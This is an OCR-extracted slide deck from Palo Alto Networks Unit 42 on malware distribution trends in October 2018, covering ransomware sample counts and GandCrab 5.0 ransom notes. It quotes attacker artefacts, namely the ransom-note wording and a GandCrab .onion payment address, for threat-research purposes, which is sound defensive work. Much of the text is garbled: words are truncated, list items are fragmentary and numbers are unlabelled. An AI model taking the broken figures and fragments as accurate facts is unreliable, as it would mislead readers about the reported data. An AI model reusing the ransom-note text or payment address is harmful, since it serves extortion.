MALWARE DISTRIBUTION TRENDS
OCTOBER 2018


Brad Duncan

Palo Alto Networks

unit42

Introductio

MALWARE-TRAFFIC-ANALYSIS.NET



@malware_traffic

paloalto NETWORKS®

unit 42

INTERNET STORM CENTER

InfoSec Handlers Diary Blog

Disclaimer

I focus on mass-distribution methods, ~~not targeted attacks~~

Overview

- Types of malware
- Distribution methods
- Prevention strategies


Types of m lware

- In wide-scal often find:

  ors

  - C


    r




Ransomware

malware that locks your computer or files and holds them for ransom

September 2018 - 1,888,929 samples



Ransomware - 142,366 samples




109,734

20,159

: 12,473

Gandcrab




ENCRYPTED BY GANDCRAB 5.0.4

```
---=    GANDCRAB V5.0.4   =---


Attention!

All your files, documents, photos, databases and ot

The only method of recovering files is to purchase .


The server with your key is in a closed network TOR

----------------------------------------------------
```

.toqfrx

Gandcrab


Payment Page
ENCRYPTED BY GANDCRAB 5.0.2
gandcrabmfe6mnef.onion/8fc02dd5aac8ac1b

We are sorry, but your files have been encrypted!

Don't worry, we can help you to return all of your files!


Files decryptor's price is 1000 USD

If payment isn't made until 2018-10-03 22:18:04 UTC **the cost of decrypting files will be doubled**

Time left to double price:

01 days 23h:59m:27s

Gandcrab



infected with **GandCrab Ransomware**. Your files have been e

